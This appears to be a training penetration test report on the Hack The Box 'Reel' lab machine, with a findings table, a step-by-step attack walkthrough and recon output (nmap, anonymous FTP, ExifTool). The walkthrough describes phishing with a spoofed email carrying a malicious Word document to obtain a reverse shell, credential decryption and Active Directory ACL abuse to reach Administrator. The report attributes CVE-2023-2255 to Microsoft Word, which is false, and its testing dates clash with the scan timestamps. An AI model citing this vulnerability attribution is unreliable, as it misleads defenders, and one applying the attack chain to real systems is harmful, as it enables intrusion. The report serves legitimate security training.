HACKTHEBOX

Penetration Test

HTB - Reel

Report of Findings

HTB Certified Penetration Testing Specialist (CPTS) Exam Report

Candidate Name: Jan Mevius

Reel

January 1, 2025

Version: 1.0

CONFIDENTIAL

Table of Contents

1 Statement of Confidentiality

The contents of this document have been developed by Hack The Box. Hack The Box considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from Hack The Box. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of Hack The Box.

The contents of this document do not constitute legal advice. Hack The Box's offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect Hack The Box external or internal infrastructure.

2 Engagement Contacts

Reel Contacts		
Contact	**Title**	**Contact Email**

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Jan Mevius	Penetration Tester	mp3vius@protonmail.com

3 Executive Summary

Reel ("Reel" herein) contracted Jan Mevius to perform a comprehensive Penetration Test of Reel's internal and externally facing network infrastructure. The goal was to identify security weaknesses, assess the potential impact to Reel, document all findings in a clear and repeatable manner, and provide actionable remediation recommendations.

3.1 Approach

Jan Mevius performed testing under a "Black Box" approach from January 1, 2025 to January 1, 2025 without credentials or any prior knowledge of Reel's externally facing environment, with the goal of identifying unknown weaknesses. Testing was conducted from a non-evasive standpoint to uncover as many misconfigurations and vulnerabilities as possible. The assessment was performed remotely from Jan Mevius's assessment labs. Each identified weakness was documented and manually investigated to determine exploitation possibilities and escalation potential. Jan Mevius sought to demonstrate the full impact of each vulnerability, including potential access to internal systems. If Jan Mevius was able to gain a foothold within the internal network as a result of external network testing, further testing was conducted, including lateral movement and privilege escalation (both horizontal and vertical) to demonstrate the impact of an internal network compromise.

3.2 Scope

The scope of this assessment was one external IP address belonging to Reel.

In Scope Assets

Host/URL/IP Address	Description
10.10.10.77	reel.htb

3.3 Assessment Overview and Recommendations

During the penetration test against Reel, Jan Mevius identified 7 findings that threaten the confidentiality, integrity, and availability of Reel's information systems. The findings were categorized by severity level, with 0 of the findings being assigned a critical-risk rating, 4 high-risk, 3 medium-risk, and 0 low risk. There were also 0 informational finding related to enhancing security monitoring capabilities within the internal network.

During a recent security assessment, the tester was able to compromise multiple user accounts, ultimately gaining full control over the system. The attack leveraged insecure file-sharing configurations, outdated software vulnerabilities, and excessive user permissions. These weaknesses allowed lateral movement across the network and privilege escalation to the highest administrative level. The issues identified highlight the importance of secure configuration, regular patching, and least-privilege access control.

Reel should create a remediation plan based on the Remediation Summary section of this report, addressing all high-priority findings as soon as possible according to business needs. It is also recommended that periodic vulnerability assessments be performed if they are not already being conducted. Once the issues identified in this report have been addressed, a more comprehensive security assessment may help identify additional opportunities to strengthen the environment, making it more difficult for attackers to move laterally and improving the organization’s ability to detect and respond to suspicious activity.

4 Network Penetration Test Assessment Summary

Jan Mevius began all testing activities from the perspective of an unauthenticated user on the internet. Reel provided the tester with network ranges but did not provide additional information such as operating system or configuration information.

4.1 Summary of Findings

During the course of testing, Jan Mevius uncovered a total of 7 findings that pose a material risk to Reel's information systems. Jan Mevius also identified 0 informational finding that, if addressed, could further strengthen Reel's overall security posture. Informational findings are observations for areas of improvement by the organization and do not represent security vulnerabilities on their own. The below chart provides a summary of the findings by severity level.

In the course of this penetration test **4 High** and **3 Medium** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	8.8 (High)	Microsoft Word RTF Parsing Vulnerability – CVE-2023-2255	23
2	7.8 (High)	Hardcoded Administrator Password in Script	25

#	Severity Level	Finding Name	Page
3	7.1 (High)	ACL Misconfiguration – WriteDACL Group Escalation	26
4	7.1 (High)	ACL Misconfiguration – WriteOwner Abuse	27
5	6.1 (Medium)	Credential Exposure via cred.xml	28
6	5.3 (Medium)	Exposure of Internal Policy Documents	29
7	5.3 (Medium)	Unauthenticated FTP File Access	31

5 Internal Network Compromise Walkthrough

During the course of the assessment, Jan Mevius was able to gain a foothold via the external network, move laterally, and compromise the internal network, leading to full administrative control over internal systems. The steps below demonstrate the process taken from initial access to compromise and do not include all vulnerabilities and misconfigurations discovered during the course of testing. Any issues not used as part of the path to compromise are listed as separate, standalone issues in the Technical Findings Details section, ranked by severity level. The intent of this attack chain is to demonstrate to Reel the impact of each vulnerability shown in this report and how they fit together to represent the overall risk to the client environment, helping prioritize remediation efforts (e.g., addressing critical vulnerabilities quickly could break the attack chain while the organization works to remediate all reported issues). While other findings in this report could also be leveraged to gain a similar level of access, this attack chain illustrates the initial path of least resistance taken by the tester to achieve system compromise.

5.1 Detailed Walkthrough

Jan Mevius performed the following to fully compromise the network.

1. The tester performed a network scan with nmap which revealed multiple open ports, indicating several active services on the target machine.
2. An unauthenticated FTP server was identified, allowing recursive file downloads. Three files of interest were retrieved from the server.
3. `AppLocker.docx` indicated that AppLocker is configured on the host, enforcing hash-based rules on file types such as .exe, .msi, and script extensions. This suggests traditional payload execution would be restricted.
4. `Readme.txt` mentioned that one of the users requested receiving procedure documents in RTF format, which suggested a possible attack vector involving document-based exploits.
5. Although lengthy, metadata analysis of `Windows Event Forwarding.docx` using ExifTool revealed an email address: `nico@megabank.com`. This user became a target for social engineering.
6. A vulnerability (CVE-2023-2255) was discovered affecting Microsoft Word's handling of RTF files, allowing remote code execution through embedded malicious content.
7. The tester used a Metasploit module targeting CVE-2023-2255. Although the vulnerability is triggered through RTF parsing, the payload was delivered in a `.doc` format. This is due to the way Microsoft Word processes RTF payloads embedded in `.doc` containers—making `.doc` a more flexible carrier while still invoking the vulnerable RTF parser. The module automatically generated a malicious `invoice.doc`, hosted an `HTA file` on port 80, and opened a Meterpreter listener on port 443.
8. The malicious document was emailed to `nico@megabank.com` using a spoofed email. Once Nico opened the document, a reverse shell was obtained.
9. The user flag was located on Nico's desktop and captured.
10. Also on Nico's desktop, a file named `cred.xml` was found containing encrypted credentials.
11. The `cred.xml` file was decrypted using `Import-Clixml`, revealing login credentials for the user Tom. These were successfully used to authenticate via SSH.
12. An "AD Audit" folder on Tom’s desktop included notes from a prior audit. It stated no known attack paths to Domain Admin were found, but recommended rerunning Cypher queries for group-level analysis.


13. An "Ingestors" folder contained BloodHound data files, including `acls.csv`. These were copied back using an SMB share for offline analysis.
14. The tester identified that Tom had `WriteOwner` rights over user Claire. Claire, in turn, had `WriteDACL` permissions over the Backup_Admins group.
15. The tester exploited `WriteOwner` rights to take ownership of Claire's account and reset her password.
16. Using Claire's account, the tester leveraged `WriteDACL` to add her to the Backup_Admins group.
17. As a member of Backup_Admins, Claire still couldn't read the root flag but gained access to the Administrator's desktop. There, a plaintext password was discovered within a script in the "Backup Scripts" folder.
18. Using the recovered credentials, the tester logged in via SSH as Administrator and successfully retrieved the root flag.

Detailed reproduction steps for this attack chain are as follows:

The tester initiated reconnaissance using Nmap, which returned multiple open ports. This indicated several network services were active on the target system.

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-12 18:07 CEST
Nmap scan report for reel.htb (10.10.10.77)
Host is up (0.019s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_05-29-18  12:19AM       <DIR>          documents
22/tcp    open  ssh          OpenSSH 7.6 (protocol 2.0)
| ssh-hostkey:
|   2048 82:20:c3:bd:16:cb:a2:9c:88:87:1d:6c:15:59:ed:ed (RSA)
|   256 23:2b:b8:0a:8c:1c:f4:4d:8d:7e:5e:64:58:80:33:45 (ECDSA)
|_  256 ac:8b:de:25:1d:b7:d8:38:38:9b:9c:16:bf:f6:3f:ed (ED25519)
25/tcp    open  smtp?
| smtp-commands: REEL, SIZE 20480000, AUTH LOGIN PLAIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Kerberos, LDAPBindReq, LDAPSearchReq,
LPDString, NULL, RPCCheck, SMBProgNeg, SSLSessionReq, TLSSessionReq, X11Probe:
|     220 Mail Service ready
|   FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, RTSPRequest:
|     220 Mail Service ready
|     sequence of commands
|     sequence of commands
|   Hello:
|     220 Mail Service ready
|     EHLO Invalid domain address.
|   Help:
|     220 Mail Service ready
|     DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
|   SIPOptions:
|     220 Mail Service ready
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|   TerminalServerCookie:
|     220 Mail Service ready
|_    sequence of commands
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows Server 2012 R2 Standard 9600 microsoft-ds (workgroup:
HTB)
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49159/tcp open  msrpc        Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit
the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port25-TCP:V=7.95%I=7%D=5/12%Time=68221CCB%P=x86_64-pc-linux-gnu%r(NULL
SF:,18,"220\x20Mail\x20Service\x20ready\r\n")%r(Hello,3A,"220\x20Mail\x20S
SF:ervice\x20ready\r\n501\x20EHLO\x20Invalid\x20domain\x20address\.\r\n")%
SF:r(Help,54,"220\x20Mail\x20Service\x20ready\r\n211\x20DATA\x20HELO\x20EH
SF:LO\x20MAIL\x20NOOP\x20QUIT\x20RCPT\x20RSET\x20SAML\x20TURN\x20VRFY\r\n"
SF:)%r(GenericLines,54,"220\x20Mail\x20Service\x20ready\r\n503\x20Bad\x20s
SF:equence\x20of\x20commands\r\n503\x20Bad\x20sequence\x20of\x20commands\r
SF:\n")%r(GetRequest,54,"220\x20Mail\x20Service\x20ready\r\n503\x20Bad\x20
SF:sequence\x20of\x20commands\r\n503\x20Bad\x20sequence\x20of\x20commands\
SF:r\n")%r(HTTPOptions,54,"220\x20Mail\x20Service\x20ready\r\n503\x20Bad\x
SF:20sequence\x20of\x20commands\r\n503\x20Bad\x20sequence\x20of\x20command
SF:s\r\n")%r(RTSPRequest,54,"220\x20Mail\x20Service\x20ready\r\n503\x20Bad
SF:\x20sequence\x20of\x20commands\r\n503\x20Bad\x20sequence\x20of\x20comma
SF:nds\r\n")%r(RPCCheck,18,"220\x20Mail\x20Service\x20ready\r\n")%r(DNSVer
SF:sionBindReqTCP,18,"220\x20Mail\x20Service\x20ready\r\n")%r(DNSStatusReq
SF:uestTCP,18,"220\x20Mail\x20Service\x20ready\r\n")%r(SSLSessionReq,18,"2
SF:20\x20Mail\x20Service\x20ready\r\n")%r(TerminalServerCookie,36,"220\x20
SF:Mail\x20Service\x20ready\r\n503\x20Bad\x20sequence\x20of\x20commands\r\
SF:n")%r(TLSSessionReq,18,"220\x20Mail\x20Service\x20ready\r\n")%r(Kerbero
SF:s,18,"220\x20Mail\x20Service\x20ready\r\n")%r(SMBProgNeg,18,"220\x20Mai
SF:l\x20Service\x20ready\r\n")%r(X11Probe,18,"220\x20Mail\x20Service\x20re
SF:ady\r\n")%r(FourOhFourRequest,54,"220\x20Mail\x20Service\x20ready\r\n50
SF:3\x20Bad\x20sequence\x20of\x20commands\r\n503\x20Bad\x20sequence\x20of\
SF:x20commands\r\n")%r(LPDString,18,"220\x20Mail\x20Service\x20ready\r\n")
SF:%r(LDAPSearchReq,18,"220\x20Mail\x20Service\x20ready\r\n")%r(LDAPBindRe
SF:q,18,"220\x20Mail\x20Service\x20ready\r\n")%r(SIPOptions,162,"220\x20Ma
SF:il\x20Service\x20ready\r\n503\x20Bad\x20sequence\x20of\x20commands\r\n5
SF:03\x20Bad\x20sequence\x20of\x20commands\r\n503\x20Bad\x20sequence\x20of
SF:\x20commands\r\n503\x20Bad\x20sequence\x20of\x20commands\r\n503\x20Bad\
SF:x20sequence\x20of\x20commands\r\n503\x20Bad\x20sequence\x20of\x20comman
SF:ds\r\n503\x20Bad\x20sequence\x20of\x20commands\r\n503\x20Bad\x20sequenc
SF:e\x20of\x20commands\r\n503\x20Bad\x20sequence\x20of\x20commands\r\n503\
SF:x20Bad\x20sequence\x20of\x20commands\r\n503\x20Bad\x20sequence\x20of\x2
SF:0commands\r\n");
Service Info: Host: REEL; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -19m10s, deviation: 34m35s, median: 47s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   3:0:2:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-05-12T16:11:07
|_  start_date: 2025-05-12T16:05:48
| smb-os-discovery:
|   OS: Windows Server 2012 R2 Standard 9600 (Windows Server 2012 R2 Standard 6.3)
|   OS CPE: cpe:/o:microsoft:windows_server_2012::-
|   Computer name: REEL
|   NetBIOS computer name: REEL\x00
|   Domain name: HTB.LOCAL
|   Forest name: HTB.LOCAL
|   FQDN: REEL.HTB.LOCAL
|_  System time: 2025-05-12T17:11:10+01:00

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 207.36 seconds
```


Among the identified services, an FTP server was examined first. It allowed access without authentication. Using the htb-recon tool, the tester recursively downloaded the contents of the server, retrieving three files.



```
What would you like to do next?
───────────────────────────────
        1) deeper port scanning
        2) directory fuzzing
        3) subdomain fuzzing
        4) DNS zone transfer check
        5) FTP check
        6) SMB check
        7) NFS check


        8) Exit.

Select option: 5


[*] Starting FTP anonymous login check ...
[*] Attempting anonymous login on 10.10.10.77 ...
[+] Anonymous login allowed.
[*] Attempting recursive download of all files ...
[+] Download attempt finished. Check /home/kali/htb/boxes/reel/ftp/downloads for any retrieved content.
```

Figure 1: FTP check and recursive download


`AppLocker.docx` described the use of AppLocker on the system. It mentioned that hash rules were applied to specific file extensions, including .exe, .msi, and various script formats. This implied that execution of new or unauthorized binaries and scripts may be restricted on the host.



AppLocker procedure to be documented - hash rules for exe, msi and scripts (ps1,vbs,cmd,bat,js) are in effect.

Figure 2: AppLocker.docx


The `readme.txt` file referenced a request from a user for procedure documents to be sent in RTF format. The tester identified this preference as a potential document-based social engineering vector.



```
┌──(kali㉿kali)-[~/…/reel/ftp/downloads/documents]
└─$ cat readme.txt
please email me any rtf format procedures - I'll review and convert.

new format / converted documents will be saved here.
```

Figure 3: readme.txt

Then `Windows Event Forwarding.docx`. Although the document itself had a large volume of content, its metadata was examined using ExifTool. This analysis revealed an email address associated with the document: nico@megabank.com.




```
┌──(kali㉿kali)-[~/…/reel/ftp/downloads/documents]
└─$ exiftool Windows\ Event\ Forwarding.docx
ExifTool Version Number         : 13.10
File Name                       : Windows Event Forwarding.docx
Directory                       : .
File Size                       : 15 kB
File Modification Date/Time     : 2017:10:31 22:13:23+01:00
File Access Date/Time           : 2025:05:12 18:15:48+02:00
File Inode Change Date/Time     : 2025:05:12 18:13:58+02:00
File Permissions                : -rw-rw-r--
File Type                       : DOCX
File Type Extension             : docx
MIME Type                       : application/vnd.openxmlformats-officedocument.wordprocessingml.document
Zip Required Version            : 20
Zip Bit Flag                    : 0x0006
Zip Compression                 : Deflated
Zip Modify Date                 : 1980:01:01 00:00:00
Zip CRC                         : 0x82872409
Zip Compressed Size             : 385
Zip Uncompressed Size           : 1422
Zip File Name                   : [Content_Types].xml
Creator                         : nico@megabank.com
Revision Number                 : 4
Create Date                     : 2017:10:31 18:42:00Z
Modify Date                     : 2017:10:31 18:51:00Z
Template                        : Normal.dotm
Total Edit Time                 : 5 minutes
Pages                           : 2
Words                           : 299
Characters                      : 1709
Application                     : Microsoft Office Word
Doc Security                    : None
Lines                           : 14
Paragraphs                      : 4
Scale Crop                      : No
Heading Pairs                   : Title, 1
Titles Of Parts                 :
Company                         :
Links Up To Date                : No
Characters With Spaces          : 2004
Shared Doc                      : No
Hyperlinks Changed              : No
App Version                     : 14.0000
```

Figure 4: Windows Event Forwarding.docx

The tester located information online regarding CVE-2023-2255, a vulnerability in Microsoft Word related to RTF file handling. It allows code execution when a maliciously crafted RTF payload is processed.

